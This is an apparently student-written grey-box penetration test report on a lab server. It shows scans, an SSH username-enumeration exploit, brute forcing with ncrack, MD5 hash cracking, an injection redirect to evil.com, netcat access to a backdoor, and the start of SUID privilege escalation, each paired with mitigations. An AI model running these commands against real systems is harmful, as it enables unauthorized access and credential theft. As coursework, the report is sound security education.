

UNIVERSITY OF HERTFORDSHIRE (UH)
SCHOOL OF PHYSICS, ENGINEERING AND COMPUTER SCIENCE

COURSE: MSc COMPUTER SCIENCE WITH CYBER SECURITY
MODULE: PENETRATION TESTING [7COM1069-0206-2023](#)

ACADEMIC YEAR: 2023-2024

ASSIGNMENT TITLE: PENTESTING A SERVER

ORGANIZATION: Alex Finance's

SUBMITTED BY: 22060310

TABLE OF CONTENTS

Executive summary.....	4
1.0.Introduction.....	5

1.1.Attacker psychology and motivations.....	5
1.2.Methodology.....	5
2.0. Network scanning and enumeration.....	6
2.1. Port scanning.....	6
2.2. Vulnerability scanning tool.....	6
3.0. Vulnerability detail and mitigation.....	8
3.1. Directory listing vulnerability.....	8
3.1.1. Directory listing mitigation process.....	9
3.2. Ssh user enumeration vulnerability.....	9
3.2.1. Ssh user enumeration mitigation process.....	10
3.3. Ssh brute forcing for password vulnerability.....	10
3.3.1 Ssh brute forcing for password mitigation process.....	11
3.4. Use of weak hash vulnerability.....	11
3.4.1. Use of weak hash mitigation process.....	12
3.5. Code injection vulnerability.....	12
3.5.1. Code injection mitigation process.....	13
3.6. Improper authentication vulnerability.....	13
3.6.1. Improper authentication mitigation process.....	14
3.7. Cleartext transmission of sensitive information vulnerability.....	14
3.7.1. Cleartext transmission mitigation process.....	15
3.8. Backdoor vulnerability.....	15
3.8.1. Backdoor mitigation process.....	15
4.0. Privilege Escalation.....	15
4.1.Privilege escalation using suid cp.....	15
5.0. Group Management.....	18
6.0. Conclusion.....	17
Reference.....	17
Appendices.....	18

List of Figures

Figure 1: Pen testing Process.....	5
Figure 2: Nmap scan.....	6
Figure 3: Openvas Result Overview.....	7
Figure 4: Openvas Result per Host.....	7

Figure 5: Openvas High 80/tcp.....	7
Figure 6: Openvas High 12345/tcp.....	8
Figure 7: The source code of level3.html, the redirection link.....	8
Figure 8: Directory discovery using dirb.	9
Figure 9: OpenSSH version 4.4 for SSH username enumeration.....	9
Figure 10: verified the user accounts on the server.....	10
Figure 11: brute force attack on the user account Frodo.....	10
Figure 12: login into the target machine with ssh.	11
Figure 13: hashes of password saved after privilege escalation step.....	11
Figure 14: cracking through a wordlist attack.....	11
Figure 15: Password cracked.....	12
Figure 16: Code Injection.....	12
Figure 17: improper authentication on this endpoint.....	13
Figure 18: login page.....	13
Figure 19: Cleartext Transmission of Sensitive Information Of username.	14
Figure 20: sniffing attack to steal the sensitive information.	14
Figure 21: ingreslock backdoor installed.	15
Figure 22: openssl – binary to create pass hash.....	16
Figure 23: shadow file contents.....	16
Figure 24: python3 –m http.server.....	16
Figure 25: cp shadow.....	16
Figure 26: root access using suid cp	17
Figure 27 : MySQL Root login.....	18
Figure 28: show database.....	18
Figure 29: Privilege Escalation Using SUID (Set User ID) binaries.....	19
Figure 30: mypreciousshells file.....	19

EXECUTIVE SUMMARY

In today's digital landscape, cyber-attacks pose a significant threat to organizations. This report presents the findings and recommendations from a gray-box penetration test conducted on Alex Finance's server, revealing critical vulnerabilities including unsecured ports, susceptible endpoints, and inadequate authentication mechanisms. These weaknesses could be exploited by attackers to

gain unauthorized access, steal sensitive information, and launch further attacks. To mitigate these risks, we recommend implementing robust security measures such as multi-factor authentication, strong password policies, regular updates and patching, and secure protocols like HTTPS. Additionally, enforcing access controls, monitoring logs, and establishing an incident response plan will enhance the server's overall security and resilience. By adopting a proactive approach to security, Alex Finance can protect its global presence and maintain customer trust.

Key Findings:

- Unsecured ports and susceptible endpoints
- Inadequate authentication mechanisms
- Vulnerability to code injection, SQL injection, and cross-site scripting (XSS)
- Weak password storage and hashing
- Improper authentication and authorization
- Cleartext transmission of sensitive information
- Backdoor vulnerability associated with Ingreslock malware

Recommendations:

- Implement multi-factor authentication and strong password policies
- Regularly update and patch systems to address potential vulnerabilities
- Use secure protocols like HTTPS and redirect HTTP traffic to HTTPS
- Enforce access controls, monitor logs, and establish an incident response plan
- Close suspicious ports and remove malware
- Implement firewall rules and enable intrusion detection and prevention systems

1.0 Introduction

This report presents the results of a comprehensive grey-box penetration test conducted on Alex Finance's server, a leading financial institution with a global presence spanning seven countries with its headquartered at United Kingdom. The test was designed to systematically identify and exploit vulnerabilities and provides a thorough evaluation of the server's security posture. To

employ industry-standard tools and techniques, our team of expert consultants from PentestingPros simulating the real-world attacks to deliver a detailed assessment of the server's strengths and weaknesses, thereby informing strategies for enhancing its overall security and resilience.

1.1 Attacker Psychology and Motivations

An attacker's motivation for penetrating a network may include stealing sensitive business information, such as contracts and confidential documents, to gain financial benefits, or using the network as a launchpad to attack others while hiding their identity. Additionally, attackers may seek to prove their technical skills and intelligence over competitors. Understanding the attacker's psychology is crucial to effective network protection, and during penetration testing, we adopt a similar mindset to anticipate and counter their tactics, although our strategies and tools may differ.

1.2 Methodology

Our gray-box penetration testing methodology involves planning and reconnaissance, network scanning and enumeration, vulnerability exploitation, web application scanning and exploitation, and reporting and documentation. To identify and remediate vulnerabilities and weaknesses in the target system (*see Figure 1*).




Figure 1: Pen testing Process

2.0 Network Scanning and Enumeration

2.1 Port Scanning

NMAP

Nmap is a widely utilized security auditing tool in the field of cybersecurity, employed for actively enumerating target systems and networks (*citation*). One of its key features is Port Scanning, which enables the detection of port status on active hosts within a network, categorizing them as open, filtered, or closed. To utilize Nmap, initiate the command line interface and input the Nmap command, followed by the addition of specific switches to execute various scanning techniques. In this instance, a comprehensive port scan of the target machine (192.168.3.75) can be conducted using the command **nmap 192.168.3.75 -p- -sV**, which will provide a detailed enumeration of all ports and their corresponding statuses.

```
(kali@kali)~[/tmp]
$ nmap 192.168.3.75 -p- -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-05 15:59 BST
Stats: 0:01:42 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 16:01 (0:00:15 remaining)
Stats: 0:01:47 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.71% done; ETC: 16:01 (0:00:16 remaining)
Nmap scan report for 192.168.3.75
Host is up (0.018s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.4 (protocol 1.99)
80/tcp    open  http         Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql?
12345/tcp open  netbus
65534/tcp open  bindshell    Bash shell (**BACKDOOR**)
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port12345-TCP:V=7.94SVN%I=7%D=4/5%Time=661011DE%P=aarch64-unknown-linux
SF:-gnu%r(Help,27,"bash:\x20line\x201:\x20HELP\r:\x20command\x20not\x20fou
SF:nd\n");

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 176.76 seconds
```

Figure 2: Nmap scan

This text displays the results of a port scan, showing open ports and corresponding services. It reveals several services, including SSH, HTTP, NetBIOS, MySQL, and a suspicious backdoor shell. The services' versions and workgroups are also listed, providing valuable information for security assessment and potential vulnerability exploitation (see figure 2).

2.2 Vulnerability Scanning tool

OpenVas

The report reveals that the target machine (192.168.3.75) is vulnerable, with 3 high-severity, 7 medium-severity, and 1 low-severity issue, and no logged events or false positive results were detected (*see Figure 3*).

Host	High	Medium	Low	Log	False Positive
192.168.3.75	3	7	1	0	0
Total: 1	3	7	1	0	0

Figure 3: Openvas Result Overview

The report shows host 192.168.3.75's scan results, revealing high-severity vulnerabilities on ports 22, 80, and 12345, and medium/low-severity issues, with a scan duration from April 17, 19:07:37 to 19:18:28 UTC (see Figure 4).

2.1 192.168.3.75

Host scan start Wed Apr 17 19:07:37 2024 UTC
Host scan end Wed Apr 17 19:18:28 2024 UTC

Service (Port)	Threat Level
22/tcp	High
80/tcp	High
12345/tcp	High
22/tcp	Medium
80/tcp	Medium
22/tcp	Low

Figure 4: Openvas Result per Host

BASE software has high-severity input validation vulnerabilities (CVSS: 7.5) leading to SQL injection, XSS, and file inclusion issues; update to version 1.4.4 or later to mitigate risks (see Figure5)

High (CVSS: 7.5)
NVT: Basic Analysis and Security Engine Multiple Input Validation Vulnerabilities
Summary Basic Analysis and Security Engine (BASE) is prone to multiple input-validation vulnerabilities because it fails to adequately sanitize user-supplied input. These vulnerabilities include an SQL-injection issue, a cross-site scripting issue, and a local file-include issue.
Quality of Detection: 80
Vulnerability Detection Result Installed version: 1.2.6 Fixed version: 1.4.4
Impact Exploiting these issues can allow an attacker to steal cookie-based authentication credentials, view and execute local files within the context of the webserver, compromise the application, access or modify data, or exploit latent vulnerabilities in the underlying database. Other attacks may also be possible.
Solution: Solution type: VendorFix Updates are available. Please see the references for details.
Affected Software / OS These issues affect versions prior to BASE 1.4.4.
Vulnerability Detection Method Details: Basic Analysis and Security Engine Multiple Input Validation Vulnerabilities OID:1.3.6.1.4.1.25623.1.0.100323 Version used: 2024-03-04T14:37:58Z
References cve: CVE-2009-4590 cve: CVE-2009-4591 cve: CVE-2009-4592 cve: CVE-2009-4637 cve: CVE-2009-4638 cve: CVE-2009-4639 url: http://www.securityfocus.com/bid/36830 url: http://www.securityfocus.com/bid/18298

Figure 5: Openvas High 80/tcp

A critical backdoor vulnerability (Ingreslock) was detected, allowing attackers to execute arbitrary commands and compromise the system, requiring a thorough cleanup to resolve the issue (CVSS: 10.0). (see Figure 6)

2.1.3 High 12345/tcp

2 RESULTS PER HOST

5

High (CVSS: 10.0)
NVT: Possible Backdoor: Ingreslock
Summary A backdoor is installed on the remote host.
Quality of Detection: 99
Vulnerability Detection Result The service is answering to an 'id;' command with the following response: uid=10 ↳03 (nawise) gid=100 (user)
Impact Attackers can exploit this issue to execute arbitrary commands in the context of the application. Successful attacks will compromise the affected system.
Solution: Solution type: Workaround A whole cleanup of the infected system is recommended.
Vulnerability Detection Method Details: Possible Backdoor: Ingreslock OID:1.3.6.1.4.1.25623.1.0.103549 Version used: 2023-07-25T05:05:58Z

Figure 6: Openvas High 12345/tcp

3.0 Vulnerability Detail and Mitigation

3.1 Directory Listing Vulnerability CWE- 548 CVSS Score 2.0 (Low)

Manual exploration of port 80 revealed an endpoint redirecting to not/level3.html and three files in the parent directory. Analyzing level3.html's source code showed a redirection link to a different IP address (see Figure 7), prompting us to replace it with our target machine's. This led to a "user credentials" file, yielding a username and password. We will use directory discovery tools like dirb (see Figure 8) and username enumeration vulnerabilities to verify and expand our findings (portswigger, 2024).

```
view-source:http://192.168.3.75/false/gototheothersite.html
1
2 <html>
3 <head>
4   <title>Turn me ON!</title>
5 </head>
6
7 <body>
8   <!-- read the whole url -->
9   <center>
10    <div>
11      </center>
12    </body>
13
14 </html>
```

Figure 7: The source code of level3.html, the redirection link


```

(kali@kali)-[/tmp]
$ dirb http://192.168.3.75

DIRB v2.22
By The Dark Raver

START_TIME: Fri Apr 5 16:43:31 2024
URL_BASE: http://192.168.3.75/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.3.75/ ----
=> DIRECTORY: http://192.168.3.75/base/
+ http://192.168.3.75/index (CODE:200|SIZE:449)
+ http://192.168.3.75/index.php (CODE:200|SIZE:449)
=> DIRECTORY: http://192.168.3.75/manual/
=> DIRECTORY: http://192.168.3.75/phpmyadmin/
=> DIRECTORY: http://192.168.3.75/true/

---- Entering directory: http://192.168.3.75/base/ ----
=> DIRECTORY: http://192.168.3.75/base/admin/
=> DIRECTORY: http://192.168.3.75/base/contrib/
=> DIRECTORY: http://192.168.3.75/base/docs/
=> DIRECTORY: http://192.168.3.75/base/help/
=> DIRECTORY: http://192.168.3.75/base/images/
=> DIRECTORY: http://192.168.3.75/base/includes/
+ http://192.168.3.75/base/index (CODE:302|SIZE:1656)
+ http://192.168.3.75/base/index.php (CODE:302|SIZE:1656)
=> DIRECTORY: http://192.168.3.75/base/languages/
=> DIRECTORY: http://192.168.3.75/base/scripts/
=> DIRECTORY: http://192.168.3.75/base/setup/
=> DIRECTORY: http://192.168.3.75/base/sql/
=> DIRECTORY: http://192.168.3.75/base/styles/

```

Figure 8: Directory discovery using dirb.

3.1.1 Directory Listing Mitigation Process (portswigger, 2024).

To enhance security, it is recommended to disable directory listing on web servers and configure them to return a 403 Forbidden or 404 Not Found error, use secure protocols like HTTPS and SFTP for file transfer and management, implement a web application firewall (WAF) to detect and block directory listing attempts, and adopt a least privilege access model to limit user access to sensitive areas.

3.2 SSH User Enumeration Vulnerability CVE-2018-15473: CVSS Score 5.3(Medium)

OpenSSH 4.4 is vulnerable to SSH username enumeration. We utilized searchsploit (see Figure 9) to identify associated exploits and validated usernames using CVE-2018-15473. We cloned the relevant GitHub repository and executed the Python script (CVE-2018-15473.py) (see Figure 10) with the target IP and username file path as arguments, successfully verifying user accounts on the server (BORGES, 2024).

```

(root@kali)-[/home/maneesh]
$ searchsploit openssh 4.4

Exploit Title | Path
-----|-----
OpenSSH < 7.7 - Username Enumeration | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py

Shellcodes: No Results

(root@kali)-[/home/maneesh]

```

Figure 9: OpenSSH version 4.4 for SSH username enumeration

```
(kali@kali)-[~/CVE-2018-15473]
$ python3 CVE-2018-15473.py 192.168.3.75 -w /home/kali/Desktop/username
[+] frodo is a valid username
[-] pma_username is an invalid username
[+] root is a valid username
[-] ubuntu is an invalid username
[-] metasploit is an invalid username
[-] msfadmin is an invalid username
[-] olga is an invalid username
[-] nasser is an invalid username
[-] stelios is an invalid username
[+] frodo is a valid username
[+] bilbo is a valid username
[+] samwise is a valid username
[+] faramir is a valid username
[-] manish is an invalid username
Valid Users:
frodo
root
frodo
bilbo
samwise
faramir
```

Figure 10: verified the user accounts on the server

3.2.1 SSH User Enumeration Mitigation Process (BORGES, 2024).

Prevent brute-force attacks with rate limiting (5 attempts in 30 minutes) and brief delays (2-5 seconds) after failed logins. Monitor and block suspicious activity with security tools, and regularly review and update mitigation strategies to stay effective against emerging threats.

3.3 SSH Brute Forcing for Password Vulnerability CWE- 307 CVSS Score 4.0 (Medium)

The subsequent step involved cracking the password for the identified user account, **Frodo**, using a brute-force approach. We employed the ncrack tool, leveraging the 'rockyou.txt' wordlist, to successfully crack the password. With the obtained credentials, we established a secure shell (SSH) connection to the target machine (Esheridan, et al., 2023).

```
(kali@kali)-[~/Desktop]
$ ncrack -f -p ssh -u frodo -P /usr/share/wordlists/rockyou.txt -T5 192.168.3.75

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-04-01 14:15 BST

Discovered credentials for ssh on 192.168.3.75 22/tcp:
192.168.3.75 22/tcp ssh: 'frodo' 'cuddles'

Ncrack done: 1 service scanned in 186.68 seconds.

Ncrack finished.
```

Figure 11: brute force attack on the user account Frodo

```
(kali@kali)-[~/Desktop]
$ ssh -oHostKeyAlgorithms+=ssh-dss frodo@192.168.3.75

frodo@192.168.3.75's password:
Linux 2.6.20-BT-PwnSauce-NOSMP.
MiddleEarth ~ $ whoami
frodo
MiddleEarth ~ $
```

Figure 12: login into the target machine with ssh.

3.3.1 SSH Brute Forcing for Password Mitigation Process (Esheridan, et al., 2023).

Enforce strong password guidelines and multi-factor authentication to prevent unauthorized access. Use rate limiting, IP blocking, and account lockout rules to impede suspicious traffic. Restrict login attempts and implement an Intrusion Prevention System to block malicious traffic and protect against threats.

3.4 Use of weak hash Vulnerability CWE- 328 CVSS Score 5.3 (Medium)

Following privilege escalation, we identified the use of a weak hash, specifically MD5, to store passwords (see Figure 13). This algorithm is susceptible to wordlist attacks. Utilizing hashcat (see Figure 14), we successfully cracked the password for the user account **Samwise** using a wordlist attack, revealing the password as **twitter** (see Figure 15). This highlights the vulnerability of MD5 hashing in password storage (Brown, 2013).

```
1 root:$1$7Hc1rlfL$eytDxupdaOSIzUnIxoXFd0:16382:0:::|
2 frodo:$1$EQl0ku/z$uWXBqd16wnHxBncC8szlg/:19414:0:99999:7:::
3 bilbo:$1$.il0ku/z$yGhkbN0sTnuNUP4jbxjzg0:19414:0:99999:7:::
4 samwise:$1$NWl0ku/z$Ylq/0Pe2Q1oPOg9gdsGge0:19414:0:99999:7:::
5 faramir:$1$Bcl0ku/z$5BsMaiWwxDKSCcuRloVe00:19414:0:99999:7:::
```

Figure 13: hashes of password saved after privilege escalation step

```
(root@kali)-[/home/maneesh/Desktop]
$ hashcat -m 500 -a 0 sam /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LL
.6, SLEEP, POCL_DEBUG) - Platform #1 [The pocl project]

-----
* Device #1: cpu--0x000, 2913/5890 MB (1024 MB allocatable) 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

Figure 14: cracking through a wordlist attack

```

$1$NWl0ku/z$Ylq/0Pe2Q1oP0g9gdsGge0:twitter
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target.....: $1$NWl0ku/z$Ylq/0Pe2Q1oP0g9gdsGge0
Time.Started.....: Sun Apr 21 21:59:09 2024 (9 secs)
Time.Estimated...: Sun Apr 21 21:59:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 26555 H/s (9.17ms) @ Accel:256 Loops:250 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 258048/14344385 (1.80%)
Rejected.....: 0/258048 (0.00%)
Restore.Point....: 257024/14344385 (1.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:750-1000

```

Figure 15: Password cracked

3.4.1 Use of weak hash Mitigation Process (Brown, 2013).

To enhance password security, upgrade to a robust password hashing algorithm like Argon2, PBKDF2, or Bcrypt, and implement salted hashing to store passwords securely. Additionally, enforce strong password policies, including complexity and rotation requirements, to prevent wordlist attacks, and implement salting to make the hash difficult for dictionary attacks or cracking attempts, thereby protecting passwords from unauthorized access.

3.5 Code Injection Vulnerability CVE- 2010-4480 CVSS Score 4.3 (Medium)

During directory enumeration, we discovered a susceptible endpoint, **error.php** (see Figure 16), with an error parameter vulnerable to user input injection. An attacker can inject malicious code, modifying the page's source code. When the victim clicks 'You are hacked', they will be redirected to *evil.com*, demonstrating a successful code injection attack (Moradov, 2022).




Figure 16: Code Injection

3.5.1 Code Injection Mitigation Process (Moradov, 2022).

To prevent malicious code injection, validate and sanitize user input, and integrate input validation and sanitization libraries and frameworks to ensure robust security. Additionally, deploy a web application firewall (WAF) to intercept and block code injection attempts, providing an extra layer of protection against potential threats.

3.6 Improper Authentication Vulnerability CWE- 287 CVSS Score- 7.0 (High)

According to the Dirb report, we identified an endpoint at <http://192.168.3.75/phpmyadmin/Links to an external site.> (see figure 17) Due to inadequate authentication mechanisms, we successfully logged in to the database using a random username without a password (see Figure 18). This vulnerability enabled unauthorized access to the database, highlighting a significant security concern (immuniweb, 2012).




Figure 17: improper authentication on this endpoint




Figure 18: login page

3.6.1 Improper Authentication Mitigation Process (immuniweb, 2012)

Implement robust authentication mechanisms, including multi-factor authentication and strong password policies, to ensure secure access to sensitive data. Additionally, limit database access to authorized users and IP addresses, and use a Web Application Firewall (WAF) to detect and block suspicious traffic, while also utilizing rate limiting techniques for specific endpoints to prevent brute force attacks and further enhance security.

3.7 Cleartext Transmission of Sensitive Information Vulnerability

CWE- 319CVSS Score- 6.5 Medium

The website's use of an unprotected protocol (HTTP) results in cleartext transmission of sensitive information, including usernames and passwords (*see Figure 19*). Utilizing Wireshark, we intercepted packets during login, revealing unencrypted credentials (*see Figure 20*). This vulnerability enables attackers to conduct sniffing attacks, compromising sensitive information, and highlighting the need for secure protocols like HTTPS (Kurt, et al., 2019).




Figure 19: Cleartext Transmission of Sensitive Information Of username.




Figure 20: sniffing attack to steal the sensitive information.

3.7.1 Cleartext Transmission Mitigation Process (Kurt, et al., 2019).

Implement HTTPS (SSL/TLS) to encrypt data in transit, ensuring that all sensitive information, including usernames and passwords, are transmitted securely, and deploy secure authentication methods such as OAuth, OpenID Connect, or Kerberos to provide an additional layer of protection. Furthermore, isolate sensitive data from the network and impose restrictions on cleartext transmission to prevent unauthorized access and protect against potential threats.

3.8 Backdoor Vulnerability CWE- 912 CVSS Score- 9.0

A backdoor was identified on port 12345, associated with the Ingreslock malware (*see Figure 21*). This vulnerability allows access to the target system via the netcat command (`nc -nv $target_IP 12345`), utilizing the netcat tool with numeric data and verbosity options enabled, potentially enabling unauthorized access and malicious activities (Shaokui, et al., 2024).



```

(root@kali)~# nmap 192.168.3.75 -p 12345
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 14:11 GMT
Nmap scan report for 192.168.3.75
Host is up (0.0027s latency).

PORT      STATE SERVICE
12345/tcp  open  netbus

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds

(root@kali)~# nc -nv 192.168.3.75 12345
(UNKNOWN) [192.168.3.75] 12345 (?) open
whoami
samwise

```

Figure 21: ingreslock backdoor installed.

3.8.1 Backdoor Mitigation Process (Shaokui, et al., 2024).


Regularly update and apply patches to software and systems to address known vulnerabilities and deploy Intrusion Detection and Prevention Systems (IDPS) to identify and thwart suspicious activities. Additionally, perform routine security audits and penetration testing to identify and rectify vulnerabilities, and employ a Software Bill of Materials (SBOM) to monitor software components and dependencies, ensuring a comprehensive approach to security and vulnerability management.

4.0 Privilege Escalation

There are various paths to achieving root access; we explored and smoothed out one of them (*Refer to appendix I,II,III,IV,V,VI for more information*)

4.1 Privilege escalation using suid cp

We generated a password hash using OpenSSL's command-line tool. The command **openssl passwd -1 -salt 1 group75** (see Figure 22) creates a password hash using the MD5 algorithm with a random salt value, enhancing security.




```

root@kali: /home/maneesh x root@kali: /home/maneesh x root@kali: /home/maneesh/Desktop x root@kali: /home/maneesh x
(root@kali)-[/home/maneesh]
# openssl passwd -1 -salt 1 group75
$1$1$pbI1kVNh6ygScrsi6.bq/1
(root@kali)-[/home/maneesh]
#

```

Figure 22: openssl – binary to create pass hash



